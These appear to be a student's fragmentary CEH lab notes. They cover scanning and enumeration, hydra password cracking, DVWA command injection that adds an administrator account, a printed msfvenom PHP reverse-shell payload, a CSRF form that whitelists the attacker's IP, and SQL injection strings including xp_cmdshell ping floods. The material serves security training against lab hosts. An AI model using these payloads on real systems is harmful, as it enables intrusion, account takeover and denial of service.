

Open Source Information Gathering

ping www.moviescope.com -f -l 1500 (l size and f for don't fragment)

tracert www.moviescope.com

Collecting Information About a Target Website Using Firebug

Firebug -Security -console-check warning-Exercise 5: Information Gathering Using Metasploit

type **service postgresql start** and press **Enter**

Type **msfconsole** and press **Enter**. Wait for the **Metasploit Framework** to launch.

In the msf command line, type **db_status** and press **Enter**. If you get the **postgresql selected, no connection** message, then the database was not initiated. If you get the **postgresql connected to msf** message, then skip to **Step**

Exit metasploit by typing **exit** and press **Enter**

To initialize the database type **msfdb init** and press **Enter**

Now restart the postgresql service by typing **service postgresql restart** and press **Enter**

Relaunch metasploit framework by typing **msfconsole** and press **Enter**. Wait till the metasploit framework starts and gives you the msf command

Recheck if the database is connect to metasploit by typing **db_status** and press **Enter**

This time you should get the **postgresql conncted to msf** message

Type **nmap -Pn -sS -A -oX Test 10.10.10.0/24** and press **Enter**. It takes approximately 10 minutes for nmap to complete scanning the subnet

On completion you will get a **Nmap done** message with nmap showing the total number of hosts active in the subnet

Type **db_import Test** and press **Enter** to import the test

Type **hosts** and press **Enter** to display the hosts and their details as collected by nmap

Type **db_nmap -sS -A 10.10.10.16** and press **Enter**

Nmap scans the **Windows Server 2016** machine and gives you the details of the services running in the machine

To get the services information of all the active machines in the subnet type **services** and press **Enter**

Type **use scanner/smb/smb_version** and press **Enter** to load the SMB scanner module. Then type **show options** and press **Enter** to show the configuration options

Type **set RHOSTS 10.10.10.8-16** and press **Enter**. Then type **set THREADS 100** and press **Enter**

To launch the module type **run** and press **Enter**

Type **hosts** and press **Enter**. Now you can see that the **os_flavor** information has been collected and displayed as shown in the screenshot.
In

Module 03: Scanning Networks

[kali]hping3 -c 3 10.10.10.10 and press **Enter**. Here, **-c 3** means that we only want to send three packets to the target

Type **hping3 --scan 1-3000 -S 10.10.10.10** and press **Enter**. Here, **--scan** parameter defines the port range to scan and **-S** represents

To perform UDP packet crafting, type **hping3 10.10.10.10 --udp --rand-source --data 500** and press **Enter**

hping3 -S 10.10.10.10 -p 80 -c 5 and press **Enter**. **-S** will perform **TCP SYN** request on the target machine, **-p** will pass the traffic through which port is assigned, and **-c** is the count of the packets

hping3 10.10.10.10 --flood and press **Enter**.

Exercise 4: Understanding Network Scanning Using Nmap

nmap -sT -T3 -A 10.10.10.12

nbstat result, smb-os-discovery results, smb version, and so on.

nmap -sX -T4 10.10.10.12

nmap -sA -v -T4 10.10.10.12

nmap -Pn -p 80 -sI 10.10.10.16 10.10.10.12, and press **Enter**. If the port is not open on the target machine, keep enforcing IDLE scan by probing other ports. The scan result states that the port 80 on Windows Server 2012 is **closed|filtered**. Here, 10.10.10.16 (

nmap -sP 10.10.10.* and hit **Enter** to scan the whole subnet for any alive systems. Nmap scans the subnet and shows a list of the alive systems as shown in

Exercise 7: Avoiding Scanning Detection using Multiple Decoy IP Addresses

nmap -f 10.10.10.10 and press **Enter**. As **Windows Firewall** service is **Turned ON**, you can only see the status of ports as "**Filtered**", as shown in the screenshot. Here, 10.10.10.10 is the IP address of the Windows 10 machine.

nmap -mtu 8 10.10.10.10 and press **Enter**. This command is used to transmit smaller packets instead of sending one complete packet at a time. With this command, we have just scanned the Target machine by sending packets with a Maximum Transmission Unit size of 8 bytes

nmap -D RND:10 10.10.10.10 and press **Enter**. This command is used to scan multiple decoy IP addresses. Nmap will send multiple packets with different IP addresses, along with your attacker IP address.

Module 04: Enumeration

Exercise 1: NetBIOS Enumeration Using Global Network Inventory

nmap -sU -p 161 --script=snmp-brute 10.10.10.12 and press **Enter**. The snmp

Cryptography

Calculating One-Way Hashes Using HashCalc

HashCalc >**Data format** (here, Text string >**Calculate** >
> **Data format** (here, file and go to location of file >**Calculate** >

Exercise 2: Calculating MD5 Hashes Using MD5 Calculator

you can browse any file to calculate the MD5 hash and click on the Calculate button to calculate the MD5 hash of the file.

Ex3

Understanding File and Text Encryption Using CryptoForge

right-click on **Confidential.txt** file and click **Encrypt**

password in the **Passphrase** field, retype it in the **Confirm**

let us see how to share an encrypted message with a user.

CryptoForge Text

type a message, and click **Encrypt**

type a password in the **Passphrase** field, retype it in the **Confirm** f

The message you type will be encrypted, as shown in the screenshot. Now, you need to save the file. Click **File** in the menu bar, and click **Save**

Credentials.cfd and click **Save**.
To Decrypt

the encrypted file in this location; double-click to open

Decrypt

Encrypting and Decrypting the Data Using BCTextEncoder

Basic Disk Encryption Using VeraCrypt

Create a virtual encrypted disk with a file

The VeraCrypt main window appears; click **Create Volume**.

select **Create an encrypted file container** to create a virtual encrypted disk within a file

select **Standard VeraCrypt volume**. This creates a normal VeraCrypt volume.

Next to

In the Volume Location wizard, click **Select File....**

The **Specify Path and File Name** window appears; navigate to the desired location (here, **Desktop**), provide the File name as **MyVolume**, and click **Save**.

Next. >

In the **Encryption Options** wizard, select the **AES** Encryption Algorithm and **SHA-512** Hash Algorithm, and click **Next**.

Volume Size wizard, specify the size of the VeraCrypt container as **2 megabyte**, and click **Next**

The Volume Password wizard appears; provide a good password in the **Password** field, retype it in the **Confirm** field, and click **Next**. In this lab, the password used is **qwerty@123**.

Yes. > Click **Format**. > VeraCrypt will create a file called **MyVolume** in the provided location >ok and created

main window appears; select a drive (here, **I:**), and click **Select File**

C:\Users\Administrator\Desktop, click **MyVolume**, and click **Open**

The window closes and you are returned to the VeraCrypt window. Click **Mount**.

The **Enter Password** dialog-box appears; type the password you specified earlier for this volume (in this lab, **qwerty@123**) in the Password input

After the password is verified, **VeraCrypt** will mount the volume, as shown in the screenshot.

MyVolume has successfully mounted the container as a virtual disk (**I:**). The virtual disk is entirely encrypted and behaves like a real disk.

You can **copy** or **move** files to this virtual disk and they will be encrypted.

Exercise 3

hping3 -c 30000 192.168.1.6

analyse it in Wireshark

Module 13: Hacking Web Servers

Exercise 1: Performing Web Server Reconnaissance using Skipfish

[Kali]-

**skipfish -o /root/test -S /usr/share/skipfish/dictionaries/ complete.wl
http://[IP Address of Windows Server 2012]:8080**

stores the result in **index.html**

test directory (in root location). Double-click **index.html**

Observe the URL of the webpage associated with the vulnerability. Click the URL.

Switch to skipfish tab, and click **show trace** next to the URL to examine the vulnerability in detail


The Skipfish crawl result appears in the web browser,

file:///root/test/index.html

9. Expand each node to view detailed information regarding the result.

Analyze the Incorrect or missing charset issue.

Issue type overview - click to expand:

 **SQL query or similar syntax in parameters** (2)



1. http://10.10.10.12:8080/add_vhost.php [show trace +]
2. http://10.10.10.12:8080/add_vhost [show trace +]

  10.10.10.12:8080/add_vhost.php

Switch to skipfish tab, and click **show trace** next to the URL to examine the vulnerability in detail


A HTTP trace window appears on the webpage, displaying the complete HTML session, as shown in the screenshot. You can examine other vulnerabilities, and patch them in the process of securing the webserver. If the window does not appear properly, hold down the **Ctrl** key and click

file:///root/test/index.html#

Visited  Offensive Security  Kali Linux

Exercise 2: Footprinting a Web Server Using the httprecon Tool{2016}

E:\CEHv10 Module 13 Hacking Web Servers\Web Server Footprinting
Tools\httprecon and double-click **httprecon.exe**



Analyze

Exercise 3: Footprinting a Web Server Using ID ServWindows Server 2016



Server Query tab. In **option 1**, enter the URL (http://10.10.10.12:8080/CEH) you want to footprint in the Enter or copy/paste an Internet server URL or IP address section. Click **Query the Server** to start querying the website. After the completion of the query, ID Serve displays the results of the entered website, as shown in the screenshot

Exercise 4: Cracking FTP Credentials Using Dictionary Attack{kali}

nmap -p 21 [IP Address of Windows 10] and press **Enter**

ftp [IP Address of Windows 10] and press **Enter**.

Perform an attack on the **FTP**

hydra -L /root/Desktop/Wordlists/Usernames.txt -P /root/Desktop/Wordlists/Passwords.txt ftp://[IP Address of Windows 10]

Try to log in to the ftp server using one of the cracked username and password combinations. In this lab, use Martin's credentials to gain access to the server. Open a new terminal and type **ftp [IP Address of Windows 10]** and press **Enter**. Enter Martin's user credentials (**Martin/apple**) to check whether you can successfully log in to the server. On entering the credentials, you will be able to successfully log in to the server. An **ftp** terminal appears as shown in the

10. Type **mkdir Hacked** and press **Enter** to create a directory named **Hacked** through the ftp terminal in **Windows 10** Machine

Click Windows 10 machine, and then click Ctrl+Alt+Delete. Alternatively click **Ctrl+Alt+Delete** from **Commands** menu

View the directory named **Hacked** (C:\FTP) has created through Kali Linux machine by gaining the ftp access remotely, as shown in the s

Exercise 5: Uniscan Web Server Fingerprinting in Kali Linux


uniscan -h

uniscan -u http://10.10.10.12:8080/CEH -q

uniscan -u http://10.10.10.12:8080/CEH -we


uniscan -u http://10.10.10.12:8080/CEH -d

11. After the scan is finished, close the terminal window, and navigate to **Computer/usr/share/uniscan/report** and double click **10.10.10.12.html** to view the scan report.



Module 14: Hacking Web Applications

Exercise 1: Exploiting Parameter Tampering and XSS Vulnerabilities in Web Applications



Contact Us page appears; **enter your name** (or **any random name**) in the **Name field**, enter the cross site script **<script>alert("You are**

hacked")</script>

Launch a web browser (**Mozilla Firefox**), type the URL


http://www.moviescope.com in the address bar, and press **Enter**. Moviescope home/login page appears. Assume that you are a registered user of the website and login to it using the following credentials:

- Username: **steve**

- Password: **test** this was id =3 and this shows the "you are hacked"

Exercise 2: Enumerating and Hacking a Web Application Using WPScan and Metasploit

wpscan --url http://[IP Address of Windows Server 2012]:8080/CEH --enumerate u and



WPScan begins to enumerate the usernames stored in the website's database, and displays them as shown in the screenshot. Now that we have successfully obtained the usernames stored in the database, we need to find their passwords. Minimize or close the terminal

window.

Now new terminal

msfconsole and press **Enter**

To obtain the passwords, we shall be using an auxiliary module named

wordpress_login_enum (in msfconsole) and performing a dictionary attack using the **Passwords.txt** file (in the **Wordlists** folder), which is present on the **Desktop**.

To use the **wordpress_login_enum** auxiliary module

, type

(**use auxiliary/scanner/http/wordpress_login_enum**) and press **Enter**

show options and press **Enter**

PASS_FILE: In this option, we will be setting the **Passwords.txt** file using which; we will be performing the dictionary attack.

- **RHOSTS:** In this option, we will be setting the target machine i.e., Windows Server 2012 IP Address.

- **RPORT:** In this option, we will be setting the target machine port i.e., Windows Server 2012 port.

- **TARGETURI:** In this option, we will be setting the base path to the WordPress website i.e., **http://[IP Address of Windows Server 2012]:8080/CEH/**.

- **USERNAME:** In this option, we will be setting the username that was obtained in the Step no. 5

Type **set PASS_FILE /root/Desktop/Wordlists/Passwords.txt** and press **Enter** to set file containing the passwords.

- Type **set RHOSTS [IP Address of Windows Server 2012]** and press **Enter** to set the target IP Address.

- Type **set RPORT 8080** and press **Enter** to set the target port.
- Type **set TARGETURI http://[IP Address of Windows Server 2012]:8080/CEH/** and press **Enter** to set the base path to the WordPress website.
- Type **set USERNAME admin** and press **Enter** to set the username as admin.

Type **run**

Exercise 3: Exploiting Remote Command Execution Vulnerability to Compromise a Target Web Server

http://10.10.10.12:8080/dvwa

Command Injection

Enter an IP address:

```
Pinging 10.10.10.12 with 32 bytes of data:
Reply from 10.10.10.12: bytes=32 time<1ms TTL=128
Reply from 10.10.10.12: bytes=32 time<1ms TTL=128
Reply from 10.10.10.12: bytes=32 time<1ms TTL=128
```

| **hostname** and click **Submit**

| **whoami**

| **tasklist**

| **dir C:** and

| **net user**

| **net user Test /Add**

| **net user** and click **Submit**.

The Remote Desktop Connection dialog box appears; enter the IP Address of the Windows Server 2012 (here, **10.10.10.12**) machine in the **Computer**

text field, and click **Connect**.

34. The Windows Security dialog box appears; enter the username **Test** and leave the password field empty, and click **OK**

Enter an IP address:


User name	Test
Full Name	
Comment	
User's comment	
Country/region code	000 (System Default)
Account active	Yes
Account expires	Never
Password last set	2/7/2018 3:24:43 AM
Password expires	Never
Password changeable	2/8/2018 3:24:43 AM
Password required	Yes
User may change password	Yes
Workstations allowed	All
Logon script	
User profile	
Home directory	
Last logon	Never
Logon hours allowed	All
Local Group Memberships	*Administrators
Global Group memberships	*Domain Users

The command completed successfully.

The Remote Desktop Connection window appears; click **Yes** to connect to the remote computer

A remote desktop connection is successfully established, as shown in the screenshot. Close the **Server Manager** window that opens. Thus, you have made use of a command execution vulnerability in a **DVWA** application hosted on a Windows Server 2012 machine, extracted information related to the machine, created an administrator account remotely, and logged into it. Now, you may discontinue the session and log out of the web application.

Exercise 4: Auditing Web Application Framework Using Vega[kali]



Enter a base URI for scan radio button under Scan Target section, enter the target URL in the text field and click **Next**.

Injection Modules and **Response Processing Modules** options. By


In Authentications Options, section leave the settings to **default** and click **Next**.

Follow Redirect? pop-up appears click **Yes**.
30 minutes

Scan Alerts expand the node to view complete vulnerability scan result

Now, choose any one the vulnerability under **Scan Alerts** sections in the left pane, it will show you the complete vulnerability information in right hand side section as shown in the screenshot. Here for example we are going to examine **Cleartest Password over HTTP vulnerability**

Exercise 5: Website Vulnerability Scanning Using Acunetix WVS



Email: xyz@xyz.com

- Password: qwerty@1234
- Confirm Password: qwerty@1234

In the Server Information wizard leave the **Server port** to default and click **Next**

Create a desktop shortcut option is checked and click **Next**.

The Acunetix Web Vulnerability Scanner main window appears. Click **Add Target** as shown in the screenshot

Once you added the Target site, **Target Info** page appears with the **General** information tab. Choose **High** in the **Business Criticality** drop-down list and leave the other settings to default, click **Save**. Once the target is added successfully, click **Scan** to start the Scanning

Choose Scanning Options pop-up appears, choose **Full Scan** from Scan Type, **OWASP Top 10 2013** from Report, and **Instant** from Schedule drop-

down lists, click **Create Scan**.

Exercise 6: Exploiting File Upload Vulnerability at Different Security Levels

msfvenom -p php/meterpreter/reverse_tcp lhost=10.10.10.11 lport=4444 -f raw

Select the payload and **copy** it by right clicking on it then choosing **Copy** option

```

root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=10.10.10.11 lport=4444 -f raw
[*] platform was selected, choosing Msf::Module::Platform::PHP from the payload
[*] Arch selected, selecting Arch: php from the payload
[*] encoder or badchars specified, outputting raw payload
[*] payload size: 1112 bytes
[*] *?php /**/ error_reporting(0); $ip = '10.10.10.11'; $port = 4444; if (($f = 'stream socket_client'
    && is_callable($f)) { $s = $f("tcp://{ $ip }:{ $port }"); $s_type = 'stream'; } if (!$s && ($f = 'fsock
    open') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket cr
    eate') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip,
    $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!
    $s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket
    ': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['l
    en']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-st
    strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsoc
    k_type'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded(' Suhosin') && ini_get('suhosin.ex
    ecutor.disable eval')) { $suhosin_bypass=create
    $suhosin_bypass(); } else { eval($
    ); } die();
root@kali:~#
  
```


Leafpad window appears as shown in the screenshot, right-click any where in the Leafpad window and click **Paste** from the context menu to paste copied **php payload**

file a name (here **upload.php**) and choose the location as **Desktop**. Then click **Save** and **close** the

1592 agar iske bad dekhne ki jrurt padi to

Exercise 7: Performing Cross-Site Request Forgery (CSRF) Attack


http://10.10.10.12:8080/CEH/wp-login.php? in the address bar

Assume that you have installed and configured **Wordpress Firewall** plugin for this site, and here you wanted to check with the security configurations. Hover your mouse cursor on **Plugins** and click **Installed Plugins** as shown

in the screenshot

[kali terminal]

Launch a **Terminal** and type **wpscan -u http://10.10.10.12:8080/CEH --enumerate vp** and press **Enter**. To launch terminal, click **Terminal** icon from the **Favorites**



you want to update now? prompt appears, type **N** and press **Enter**.

Once the **WPScan** completes the scan, and it lists out the vulnerable plugins present in the site as shown in the screenshot. In this lab we are going to perform CSRF attack using **WordPress Firewall 2**. Make a note of the **location** where the plugin is installed. Minimize or close

launch **Leafpad**, click **Leafpad** icon

15. Type the following script in the document as shown in the screenshot: `<form method="POST" action="http://10.10.10.12:8080/CEH/wp-admin/options-general.php?page=wordpress-firewall-2%2Fwordpress-firewall-2.php">
<script>alert("As an Admin, To enable additional security to your Website. Click Submit")</script> <input type="hidden" name="whitelisted_ip[]" value="10.10.10.11" > <input type="hidden" name="set_whitelist_ip" value="Set Whitelisted IPs" class="button-secondary"> <input type="submit">`

```

<form method="POST" action="http://10.10.10.12:8080/CEH/wp-admin/options-
general.php?page=wordpress-firewall-2%2Fwordpress-firewall-2.php">
<script>alert("As an Admin, To enable additional security to your Website. Click
Submit")</script>
<input type="hidden" name="whitelisted_ip[]" value="10.10.10.11" >
<input type="hidden" name="set_whitelist_ip" value="Set Whitelisted IPs"
class="button-secondary">
<input type="submit">
</form>

```

file navigate to **File** and click **Save As Security_Script.html** and click **Save**

To share the file navigate to **Places** and click **Computer**. Computer window appears, click **Other Locations** in the left pane window. Type **smb://10.10.10.16** in the **Connect to Server** field, and click **Connect**. 10.10.10.16 is the IP address of the Windows Server 2016 where CEH-Tools

Password required for **10.10.10.16** pop-up appears, enter the login credentials of the **Windows Server 2016** machine and click **Connect**


copy the **Security_Script.html** file present on the **Desktop**, and paste the file in **E on 10.10.10.16 --> CEHv10 Module 14 Hacking Web**

22. Now, click Windows Server 2012. If the machine is locked login with the Administrator credentials

23. Now, navigate to **Z:\CEHv10 Module 14 Hacking Web Applications** and copy the **Security_Script.html** file

Right-click **Security_Script.html** file, hover your mouse cursor on **Open with** and then click **Google Chrome** as shown in the screenshot

The **Security_Script.html** file opens up in the Chrome browser, along with a pop-up as shown in the screenshot, click **OK** to continue



As soon as you click on **Submit** button, it will redirect you to the **WordPress Firewall 2** configurations page. Scroll down and observe in the Whitelisted IPs section the IP address is changed to **10.10.10.11** (Kali Linux)

Module 15: SQL InjectionExercise: 1 SQL Injection Attacks on an MS SQL Databas

This is to be done **through window 12**

<http://www.goodshopping.com>

blah' or 1=1 -- in the Username field

are logged into the website with a **fake** login. Though your credentials are not valid. Now you can browse all the site's pages as a registered member. After browsing the site, click **Logout**.

This is to be done through **windoe 16**

Creating a User Account with the SQL Injection query, first let us confirm with the **Login** database of the **GoodShopping**. Switch to **Windows Server 2016** machine, click Windows Server 2016 and launch **Microsoft SQL Server Management Studio**. Microsoft SQL Server Management Studio window appears with **Connect to Server** pop-up, choose **Windows Authentication** in the Authentication field and click **Connect**. To launch Microsoft SQL Server Management Studio, navigate to Start --> Microsoft SQL Server Tools 17 and click **Microsoft SQL Server**

10. Microsoft SQL Server Manament Studio window appears as shown in the screenshot. In the left pane of **Object Explorer** expand **Databases --> GoodShopping --> Tables**. In Tables right-click **dbo.Login** and click **Select Top 1000 Rows** from the context menu to view the available

As you can see in the database we have only one entry i.e., Username: **smith** and Password: **smith123**. Leave the **Microsoft SQL Server**

Now, click Windows Server 2012. Launch a browser and type **http://www.goodshopping.com** in the address bar of the browser and press **Enter**. The GoodShopping home page appears, as shown in the

13. Type **blah';insert into login values ('john','apple123');** -- in the **Username** field (as your login name), and leave the password field empty as shown in the screenshot, and click **Log in**.

After executing the query, to verify whether your login has been created successfully, click **LOGIN** tab,

enter **john** in the Username field and

apple123 in the Password field, and click **Log in**

Switch back to the Windows Server 2016 virtual machine from **Resources** pane. Microsoft SQL Server Management Studio appears (if not minimised or closed), right-click on **dbo.Login**, and click **Select Top 1000 Rows** from

Switch back to Windows Server 2012 machine, launch the browser, type <http://www.goodshopping.com> in the address bar, and press **Enter**. The home page

of GoodShopping appears. Click **LOGIN**, type **blah';create database mydatabase; --** in the **Username** field, leave the Password field empty, and click **Log in**. In the above query, **mydatabase** is the name of the database, that you are going to create using the SQL Injection query. If no error message (or any message) displays on the web page, it means that the site is vulnerable to SQL injection; a database with the name

Click Windows Server 2016 machine, launch the **Microsoft SQL Server Manager Studio**. Microsoft SQL Server Management Studio window appears with Connect to Server pop-up, choose **Windows Authentication** in the Authentication field and click **Connect**. To launch **Microsoft SQL Server Management Studio**, navigate to **Start --> Microsoft SQL Server Tools 17** and click **Microsoft SQL Server**

The Microsoft SQL Server Management Studio main window appears, as shown in the screenshot. Expand the **Databases** node. A new database has been created with the name **mydatabase**. Close the Microsoft SQL Server Management Studio window.


To perform Denial-of-Service attack, switch to Windows Server 2012 machine from **Resources** pane. Launch the web browser, type **http://www.goodshopping.com** in the address bar, and press **Enter**. The home page of GoodShopping appears. Click **LOGIN**, type **blah';exec master..xp_cmdshell 'ping www.moviescope.com -l 65000 -t'; --** in the Username field, leave the Password field empty, and click **Log in**. In the above query, you are performing a ping for the www.moviescope.com website using an SQL Injection query: **-l** is the sent buffer size, and **-t** refers to pinging the specified host. The SQL injection query starts pinging the host, and the login page shows a 